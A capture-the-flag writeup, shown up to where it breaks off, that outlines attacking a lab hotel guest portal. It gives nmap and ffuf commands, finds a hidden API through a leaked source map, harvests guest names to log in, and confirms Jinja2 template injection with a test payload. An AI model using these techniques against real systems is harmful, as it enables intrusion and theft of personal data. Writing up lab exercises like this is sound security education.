Casino - Medium Web + Linux Privilege Escalation CTF Writeup

Casino was a fun medium-level challenge that combined web exploitation with Linux privilege escalation. I went from finding a hidden API endpoint to SSTI vulnerability to privilege escalation through plaintext credentials scattered across log files and bash history.
The Attack Flow
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Port Scan → Web App on 80
  ↓
JavaScript Source Map → Hidden API
  ↓
Occupied Rooms Data → Guest Login
  ↓
Reflected Name Field → SSTI
  ↓
Command Execution via SSTI → RCE as www-data
  ↓
Read George's Files → First User Flag
  ↓
Read Bash History → David's Password
  ↓
Escalate to David → Find Root Password in Logs
  ↓
Become Root → Root Flag ✓
Step 1: Port Scanning
1
nmap -sC -sV 10.1.241.132 -vv -oA nmap/casino
Results:
1
2
3
4
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu
80/tcp   open  http    Werkzeug/3.1.8 Python/3.10.18
2222/tcp open  ssh     OpenSSH 8.4p1 Debian
Three ports open. Port 80 caught my eye immediately - Werkzeug means Python backend. The web app title was “Hack Smarter World - Guest WiFi & Portal” - a hotel/ISP guest portal.
Step 2: Directory Fuzzing (Dead End)
I tried fuzzing common directories:
1
2
3
ffuf -u http://10.1.241.132/FUZZ \
  -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt:FUZZ \
  -recursion

Nothing useful came back. Time to dig deeper into the frontend.
Step 3: Failed Login Attempts
I tried random credentials on the login page.

Error message: “Not reserved” - meaning the system checks if the guest name and room combo is actually in the reservation system.

Maybe we could bruteforce with the correct wordlist for guestLastName and roomNumber, but I decided to find valid credentials or a different way in instead.
Step 4: The JavaScript Source Map Gold Mine
I opened Burp Suite and looked at the JavaScript files. Found app.min.js with some interesting functions, but more importantly…

At the bottom of the minified file:
1
//# sourceMappingURL=app.min.js.map
Source map files contain the original unminified source code - meant for developers to debug. Let me check if it’s publicly accessible:

Bingo! The .map file was there and readable. Inside it I found this hidden endpoint:
1
/api/v1/rooms/status?status=occupied

This was the key. Developers forgot to remove the source map from production. Always check for .map files!
Step 5: Leaking Guest Data from Unauthenticated API
I navigated directly to that API endpoint:
1
http://10.1.241.132/api/v1/rooms/status?status=occupied

The API returned 100 occupied rooms with full guest details - names, room numbers, checkout dates, tier levels. No authentication needed!
One entry caught my eye:
1
2
3
4
guest_name  : Smith
room_number : 105
status      : occupied
tier        : Standard Guest
Let me try logging in with these credentials…


It worked! I’m now logged in as James Smith, Room 105.
Step 6: SSTI in the Name Field
Inside the dashboard, I noticed the guest name “James Smith” was displayed on the page and there was a field to update it.

Reflected user input + updateable field = immediately test for SSTI/XSS. Since we know it’s Python/Werkzeug, I expected Jinja2 templating.
Let me test basic SSTI payloads:
Test 1: Input {7*7}
- Result: Shows as
{7*7}(no execution)
Test 2: Input {{7*7}}
- Result: Shows as
49(SSTI confirmed!)
